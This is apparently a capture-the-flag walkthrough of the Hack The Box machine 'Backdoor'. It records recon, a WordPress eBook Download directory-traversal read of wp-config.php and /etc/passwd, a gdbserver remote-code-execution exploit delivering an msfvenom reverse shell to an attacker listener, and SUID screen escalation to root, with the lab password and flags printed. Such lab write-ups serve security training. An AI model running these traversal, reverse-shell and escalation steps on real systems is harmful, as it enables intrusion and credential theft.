


Backdoor



InfoGathering

HOSTS

```
Hosts
====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.254.140		backdoor.htb	Linux		4.X	server		

SERVICES

```
Services
====
```

host	port	proto	name	state	info
10.129.254.140	22	tcp	ssh	open	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.129.254.140	80	tcp	http	open	Apache httpd 2.4.41 (Ubuntu)
10.129.254.140	1337	tcp	waste	open	

```
# Commands Executed
db_nmap -sC -sV -O -A -oA nmap.results 10.129.96.68 -p 22-10000
wpscan --url http://backdoor.htb --enumerate vp vt dbe ap -o wpscan.results
```

SSH PORT STATE SERVICE VERSION

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
| 256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_ 256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
```

HTTP PORT STATE SERVICE VERSION

```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.8.1
|_http-title: Backdoor &#8211; Real-Life
```

1337 PORT

```
1337/tcp open  waste?
Warning: OSScan results may be
Aggressive OS guesses: Linux 4.
GNU WPA (Linux 3.4) (92%)
```

Not Found

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at 10.129.96.68 Port 80

WP USERS

- admin

```
msf6 auxiliary(scanner/http/wordpress_login_enum) > run
[*] / - WordPress Version 5.8.1 detected
[*] 10.129.254.140:80 - / - WordPress User-Enumeration - R
[+] / - Found user 'admin' with id 1
[+] / - Usernames stored in: /root/.msf4/loot/202203261459
```

PAGES OF INTEREST LINKS

<http://backdoor.htb/wp-includes/>

<http://backdoor.htb/wp-content/plugins/>

<http://10.129.96.68/wp-content/uploads/>

<http://backdoor.htb/wp-content/plugins/ebook-download/readme.txt>

SCREENSHOT OF FILE BELOW DISCLOSING HOSTNAME

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
--<rss version="2.0">
--<channel>
  <title> Comments for Backdoor </title>
  <atom:link href="http://10.129.96.68/index.php/comments/feed/" rel="self" type="application/rss+xml"/>
  <link>http://10.129.96.68</link>
  <description>Real-Life</description>
  <lastBuildDate>Sat, 24 Jul 2021 13:19:11 +0000</lastBuildDate>
  <sy:updatePeriod> hourly </sy:updatePeriod>
  <sy:updateFrequency> 1 </sy:updateFrequency>
  <generator>https://wordpress.org/?v=5.8.1</generator>
--<item>
  --<title>
    Comment on Hello world! by A WordPress Commenter
  </title>
  --<link>
    http://10.129.96.68/index.php/2021/07/24/hello-world/#comment-1
  </link>
  <dc:creator>A WordPress Commenter</dc:creator>
  <pubDate>Sat, 24 Jul 2021 13:19:11 +0000</pubDate>
  <guid isPermaLink="false">http://backdoor.htb/?p=1#comment-1</guid>
  --<description>
    Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard. Commenter avatars come from &lt;a href=&quot;
    https://gravatar.com&quot;&gt;Gravtar&lt;/a&gt;.
  </description>
  --<content:encoded>
    <p>Hi, this is a comment.<br /> To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard.<br /> Commenter avatars come from <a
    href="https://gravatar.com">Gravtar</a>.</p>
  </content:encoded>
</item>
</channel>
</rss>
```

MODIFY /etc/hosts file

```
vi /etc/hosts
# add the below line
10.129.96.68    backdoor.htb
```

WordPress Plugin eBookDownload is running version 1.1

LINK: <http://backdoor.htb/wp-content/plugins/ebook-download/readme.txt>

```
=== Plugin Name ===
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donat
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

Allow user to download your ebook custom file when insert an
```

Gaining Access

i checked for available exploits and discovered a Directory Traversal

```
# Commands Executed
searchsploit WordPress Plugin eBook 1.1
searchsploit -x php/webapps/39575.txt
```

```
(root@kali)-[~/HTB/Boxes/Backdoor]
# searchsploit WordPress Plugin eBook 1.1

Exploit Title
WordPress Plugin eBook Download 1.1 - Directory Traversal
```

This shows a PoC that I tried out. This allowed me to successfully download the wp-config.php file

```
[PoC]
=====
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../..../wp-config.php
=====
|usr/share/exploitdb/exploits/php/webapps/39575.txt (END)|
```

LINK: <http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../..../wp-config.php>

```
(root@kali)-[~/kali/Downloads]
# cat wp-config.php
../../..../wp-config.php ../../..../wp-config.php ../../..../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * * MySQL settings
 * * * Secret keys
 * * * Database table prefix
 * * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );
```

WORDPRESS DATABASE INFO

DB: wordpress

USER: wordpressuser

PASS: MQYBJSaD#DxG6qbm

I then downloaded the /etc/passwd file to unmerate users on the machine

```
# Commands Executed
```

```
wget http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/passwd -P /root/HTB/Boxes/Backdoor/passwd
```

SCREENSHOT EVIDENCE

```
(root@kali) - [~/HTB/Boxes/Backdoor/passwd]
# cat *
/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
<script>>window.close()</script>
```

There are 2 users with /bin/bash as their default shell

- user
- root

I downloaded the file **/proc/net/tcp** to get a list of running processes

I then converted the process hex values to numbers using a tool I made at

RESOURCE: <https://github.com/tobor88/Python3-Tools/blob/master/hex2num.py>

```
# Commands Executed
```

```
wget http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/net/tcp -P /root/HTB/Boxes/Backdoor/
```

```
mv 'filedownload.php?ebookdownloadurl=%2Fproc%2Fnet%2Ftcp' ports
```

```
cat ports | cut -d":" -f 3 | cut -d" " -f1
```

```
LIST=('0CEA', '0035', '0016', '0539', '8124', 'DD20')
```

```
for f in ${LIST[@]}; do echo "$f" | hex2num ; done
```

```
# NOTE use bash not zsh
```


This returned the below conversions telling me the listening TCP ports on the device

```
(root@kali)-[~/HTB/Boxes/Backdoor]
└─# for f in ${LIST[@]}; do echo "$f" | hex2num ; done
Enter a hexadecimal value to convert to decimal: 0CEA in Decimal = 3306
Enter a hexadecimal value to convert to decimal: 0035 in Decimal = 53
Enter a hexadecimal value to convert to decimal: 0016 in Decimal = 22
Enter a hexadecimal value to convert to decimal: 0539 in Decimal = 1337
Enter a hexadecimal value to convert to decimal: 8124 in Decimal = 33060
Enter a hexadecimal value to convert to decimal: DD20 in Decimal = 56608
```

I then enumerated /proc/sched_debug to view some processes that may be running on that port

```
# Commands Executed
wget http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/sched_debug
-P /root/HTB/Boxes/Backdoor/
mv 'filedownload.php?ebookdownloadurl=%2Fproc%2Fnet%2Ftcp' procs
```

One process that stood out was gdbserver

```
# Command Executed
grep gdbserver sched_debug
# Process number of gdbserver is 42157
```

```
(root@kali)-[~/HTB/Boxes/Backdoor]
└─# grep gdbserver sched_debug
S      gdbserver 42157      17.241116      14      120      0.000000      3.862341      0.000000 0 0 /autogroup-623
```

I then enumerated that process id and its command line by downloading the file /proc/<processid>/cmdline

```
# Commands Executed
wget http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/42157/cmdline
-P /root/HTB/Boxes/Backdoor/
mv filedownload.php?ebookdownloadurl=%2Fproc%2F42157%2Fcmdline 42157cmdline
cat 42157
```

This returned a command being executed

```
(root@kali)-[~/HTB/Boxes/Backdoor]
└─# cat 42157cmdline
/proc/42157/cmdline/proc/42157/cmdline/proc/42157/cmdlinegdbserver--once0.0.0.0:1337/bin/true<scri
```

I discovered a gdbserver exploit

```
# Command Executed
searchsploit gdbserver
searchsploit -x linux/remote/50539.py
searchsploit -m linux/remote/50539.py
```

```
(root@kali)-[~/HTB/Boxes/Backdoor]
└─# searchsploit gdbserver

Exploit Title
GNU gdbserver 9.2 - Remote Command Execution (RCE)
```

Running the exploit shows how to use it

```
# Command Executed
python3 50539.py
# Generate shell code
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.44 LPORT=1338 PrependFork=true -o rev.bin
```


I start a Metasploit listener

```
# msfconsole commands
use multi/handler
set payload linux/x64/shell_reverse_tcp
set LHOST 10.10.14.44
set LPORT 1338
run -j
```

I ran the exploit

```
# Command Executed
python3 50539.py 10.129.254.140:1337 rev.bin
```

SCREENSHOT EVIDENCE



```
(root@kali) - [~/HTB/Boxes/Backdoor]
# python3 50539.py 10.129.254.140:1337 rev.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener
```



```
[*] Started reverse TCP handler on 10.10.14.44:1338
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.10.14.44:1338 → 10.129.254.140:59080)
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell x64/linux		10.10.14.44:1338 → 10.129.254.140:59080 (10.129.254.140)

I entered the shell and created a PTY

```
# Msfconsole command
sessions -i 1
# Command Executed
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

I was then able to read the user flag

SCREENSHOT EVIDENCE

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

id
uid=1000(user) gid=1000(user) groups=1000(user)
hostname
Backdoor
hostname -I
10.129.254.140 dead:beef::250:56ff:feb9:aacc
python3 -c 'import pty;pty.spawn("/bin/bash")'
user@Backdoor:/home/user$ cat user.txt
cat user.txt
e636b6552d4ad827fdc056618e33634e
user@Backdoor:/home/user$ |
[HTB] 0:openvpn 1:msf* 2:zsh-
```

USER FLAG: e636b6552d4ad827fdc056618e33634e

PrivEsc

I ran a search for SUID's and found the screen command runs with root permissions

```
# Command Executed
find / -perm -u=s -type f 2> /dev/null
```

SCREENSHOT EVIDENCE

```
user@Backdoor:/home/user$ find / -perm -u=s -type f 2> /dev/null
find / -perm -u=s -type f 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/su
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/screen
/usr/bin/umount
```

I used that command to elevate my privileges to root

```
# Commands Executed
export TERM='vt100'
screen -x root/root
```

I was then able to read the root flag

SCREENSHOT EVIDENCE

```
root@Backdoor:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Backdoor:~# hostname
Backdoor
root@Backdoor:~# hostname -I
10.129.254.140 dead:beef::250:56ff:feb9:aacc
root@Backdoor:~# cat /root/root.txt
a698c0e74ff57274b9fd5a798e4d90a7
root@Backdoor:~# |
```

ROOT FLAG: a698c0e74ff57274b9fd5a798e4d90a7